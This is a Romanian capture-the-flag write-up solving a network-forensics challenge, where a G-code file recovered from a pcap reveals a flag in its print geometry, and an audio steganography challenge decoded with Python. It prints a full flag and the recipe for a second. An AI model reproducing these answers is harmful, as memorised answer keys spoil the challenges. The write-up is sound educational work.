- un flux de tip zgomot pe portul `80` (`noise.local`), cu multe POST-uri de 1 MB;
- un flux real pe portul `5000`, care contine un upload HTTP multipart catre `octoprint.local`.

Din al doilea flux se recupereaza fisierul `chimera_test.gcode` (aprox 47 MB). Mesajul nu este in clar in text, ci este ascuns geometric in traseele de printare din straturile din mijloc (`Z=1.0` pana la `Z=4.8`). Dupa ce traseele sunt convertite in grila 2D si se vizualizeaza void-ul (inversul materialului extrudat), apare flagul




Dovada rezolvării

Cand deschidem .pcap file in wiresharp putem vedea statisticile ca sunt doar pachete TCP



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
▾ Frame	100.0	52969	100.0	76968579	13 M	0	0	0	52969
▾ Ethernet	100.0	52969	1.0	741566	127 k	0	0	0	52969
▾ Internet Protocol Version 4	100.0	52969	1.4	1059380	182 k	0	0	0	52969
▾ Transmission Control Protocol	100.0	52969	1.4	1059380	182 k	52944	1058880	182 k	52969
Hypertext Transfer Protocol	0.0	25	34.1	26216290	4522 k	25	26216290	4522 k	25

Acuma folosind tshark:



```
[lifip@justalaptop]-[~/Documents/rocsc/forensics]
>> tshark -r chimera_void.pcap -q -z io,phs                                                        20:10

===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                      frames:52969 bytes:76968579
  ip                                     frames:52969 bytes:76968579
    tcp                                  frames:52969 bytes:76968579
      http                               frames:25 bytes:2640
        tcp.segments                     frames:25 bytes:2640
===================================================================
[lifip@justalaptop]-[~/Documents/rocsc/forensics]
>> tshark -r chimera_void.pcap -q -z conv,tcp                                                      20:10
================================================================================
TCP Conversations
Filter:<No Filter>
                                                           |       <-      | |       ->      | |     Total     |    Relative    |   Duration   |
                                                           | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |      Start     |              |
192.168.1.50:44444         <-> 192.168.1.10:5000                1 54 bytes    34214 49 MB       34215 49 MB       17.314118000         29.0625
192.168.1.99:33333         <-> 192.168.1.10:80                  1 54 bytes    18753 27 MB       18754 27 MB        0.000000000         16.0758
================================================================================
```

Observatii:

- Captura este TCP-only.
- Sunt doua conversatii principale:
  - `192.168.1.99:33333 -> 192.168.1.10:80` (aprox 27 MB)
  - `192.168.1.50:44444 -> 192.168.1.10:5000` (aprox 49 MB)

Concluzie: fluxul de pe `5000` este mai mare si mai suspect.


Pe portul `80` apar request-uri de forma:

- `POST /noise/data_0`
- `POST /noise/data_1`
- ...

- `POST /noise/data_24`
fiecare cu `Content-Length: 1048576`.
Acest model repetitiv indica trafic de umplutura (decoy).


Inspectia primului pachet cu date din fluxul pe `5000` arata:
- `POST /api/files/local HTTP/1.1`
- `Host: octoprint.local`
- `Content-Type: multipart/form-data`
- `Content-Length: 47892095`
- `filename="chimera_test.gcode"`

Concluzie: avem upload direct de G-code catre un server de tip OctoPrint.




```
[lifip@justalaptop]-[~/Documents/rocsc/forensics]
>> mkdir -p tcpflow_out
tcpflow -r chimera_void.pcap -o tcpflow_out
reportfilename: tcpflow_out/report.xml
[lifip@justalaptop]-[~/Documents/rocsc/forensics]
>> ls tcpflow_out
192.168.001.050.44444-192.168.001.010.05000
192.168.001.050.44444-192.168.001.010.05000c1
192.168.001.050.44444-192.168.001.010.05000c2
192.168.001.099.33333-192.168.001.010.00080
192.168.001.099.33333-192.168.001.010.00080c1
192.168.001.099.33333-192.168.001.010.00080c2
report.xml
```


Acuma sa putem vizualiza layere am facut un script de python care genereaza .png file:



```python
import math
import importlib
import re
import sys

# Fixed challenge defaults.
LAYER = 1.0
EXTENT = 650.0
CELL = 5.0
SCALE = 8

X_RE = re.compile(r"\bX(-?\d+(?:\.\d+)?)")
Y_RE = re.compile(r"\bY(-?\d+(?:\.\d+)?)")


def main() -> None:
    try:
        image_mod = importlib.import_module("PIL.Image")
    except ModuleNotFoundError:
        print("[!] Pillow is required. Install with: pip install pillow")
        sys.exit(1)

    if len(sys.argv) < 2:
        print(
```



```
            "Usage: python3 generate_chimera_pngs.py <gcode_or_stream_file> [output_png]"
        )
        sys.exit(1)

    input_file = sys.argv[1]
    output_png = sys.argv[2] if len(sys.argv) > 2 else "layer1_material.png"

    size = int(round(EXTENT / CELL))
    grid = [[0] * size for _ in range(size)]  # 1 = material

    z = None
    cur_x = None
    cur_y = None

    with open(input_file, "r", errors="ignore") as f:
        for line in f:
            line = line.strip()

            if line.startswith("G0 Z"):
                z = float(line.split("Z", 1)[1])
                continue

            if z != LAYER or not line.startswith(("G0 ", "G1 ")):
                continue

            x_match = X_RE.search(line)
            y_match = Y_RE.search(line)
            x = float(x_match.group(1)) if x_match else cur_x
            y = float(y_match.group(1)) if y_match else cur_y

            if (
                line.startswith("G1 ")
                and cur_x is not None
                and x is not None
                and y is not None
                and x != cur_x
            ):
                row = int(y // CELL)
                if 0 <= row < size:
                    x0 = min(cur_x, x)
                    x1 = max(cur_x, x)
                    c0 = max(0, int(x0 // CELL))
                    c1 = min(size - 1, int(math.ceil(x1 / CELL) - 1))
                    for col in range(c0, c1 + 1):
                        grid[row][col] = 1

            cur_x, cur_y = x, y

    img = image_mod.new("L", (size, size), 255)
    for row in range(size):
        for col in range(size):
            if grid[row][col]:
                img.putpixel((col, size - 1 - row), 0)

    img = img.resize((size * SCALE, size * SCALE), image_mod.NEAREST)
    img.save(output_png)
    print(f"[+] Wrote {output_png}")


if __name__ == "__main__":
    main()
```



```
[lifip@justalaptop]-[~/Documents/rocsc/forensics]
>> python3 "generate_chimera_pngs.py" "tcpflow_out/192.168.001.050.44444-192.168.001.010.05000"
[+] Wrote layer1_material.png
```

Echos_of_the_past : Steganography


Dovada obținerii flagului

ROCSC{2a97516c354b68848cdbd8f54a226a0a55b21ed138e207ad6c5cbb9c00aa5aea}

Sumar

In challenge am primit fisierul audio past_echoes.wav, iar indiciul spunea ca sunetul este repetitiv si contine un mesaj ascuns.
Am analizat semnalul audio pentru a determina perioada de repetitie, apoi am tratat fiecare bloc repetat ca un bit (0/1). Dupa gruparea blocurilor in doua clase si conversia in ASCII, am obtinut mesajul ascuns: gotorocsc.roinpast. Cu metadata: past date 06 07 2022 -> wayback maschine si era un login screen cu username demo -> flag ROCSC{sha256(demo)}

Dovada rezolvării




```
[lifip@justalaptop]-[~/Documents/rocsc/stega]
>> ffprobe -hide_banner past_echoes.wav
Input #0, wav, from 'past_echoes.wav':
  Metadata:
    PSTD            : Past Date=06.07.2022
  Duration: 00:04:19.20, bitrate: 705 kb/s
  Stream #0:0: Audio: pcm_s16le ([1][0][0][0] / 0x0001), 44100 Hz, 1 channels, s16, 705 kb/s
```

Deoarece nu suna a morse code am decis sa impart pe 0 si 1. Pentru ca audio-ul suna ciclic, am calculat autocorelatia pe envelope-ul RMS (ferestre de 10ms). Varful principal a fost la aproximativ 1.8s (si multipli: 3.6s, 7.2s, 14.4s), deci perioada de simbol este 1.8s.


Transformarea blocurilor in biti

- 259.2 / 1.8 = 144 segmente
- fiecare segment a fost descris prin:
  - corelatia cu segmentul mediu
  - distanta RMS fata de segmentul mediu
- am folosit KMeans(n_clusters=2) pentru a separa segmentele in doua clase (0/1)
- am testat ambele polaritati (labels si 1-labels)
- am convertit bitii in bytes, apoi in ASCII


Script:



```python
import numpy as np
from scipy.io import wavfile
from sklearn.cluster import KMeans
def corr(a, b):
    a = a - a.mean()
    b = b - b.mean()
    return float(np.dot(a, b) / np.sqrt(np.dot(a, a) * np.dot(b, b)))
def printable_ratio(arr):
    return sum(32 <= c < 127 for c in arr) / len(arr)
sr, x = wavfile.read("past_echoes.wav")
if x.ndim > 1:
    x = x[:, 0]
x = x.astype(np.float64)
L = int(round(sr * 1.8))
segs = x.reshape(-1, L)
avg = segs.mean(axis=0)
corrs = np.array([corr(avg, s) for s in segs])
dists = np.sqrt(((segs - avg) ** 2).mean(axis=1))
```




```
feat = np.column_stack([corrs, dists])
labels = KMeans(n_clusters=2, random_state=0, n_init=20).fit_predict(feat)
best = None
for bits in [labels, 1 - labels]:
    bitstr = "".join(str(int(b)) for b in bits)
    by = [int(bitstr[i:i+8], 2) for i in range(0, len(bitstr), 8)]
    txt = "".join(chr(c) if 32 <= c < 127 else "." for c in by)
    score = printable_ratio(by)
    if best is None or score > best[0]:
        best = (score, txt)
print("Decoded:", best[1])
```



```
[lifip@justalaptop]-[~/Documents/rocsc/stega]
 >> python3 getout.py
Decoded: gotorocsc.roinpast
```

Pe waybackmaschine in data de 22 june 2022 avem acest link:
https://web.archive.org/web/20220622131056/https://www.rocsc.ro/



WELCOME TO OS.JS

Login failed

demo

••••

Multumesc frumos pentru timpul acordat!
Kudos to all of the challenge authors!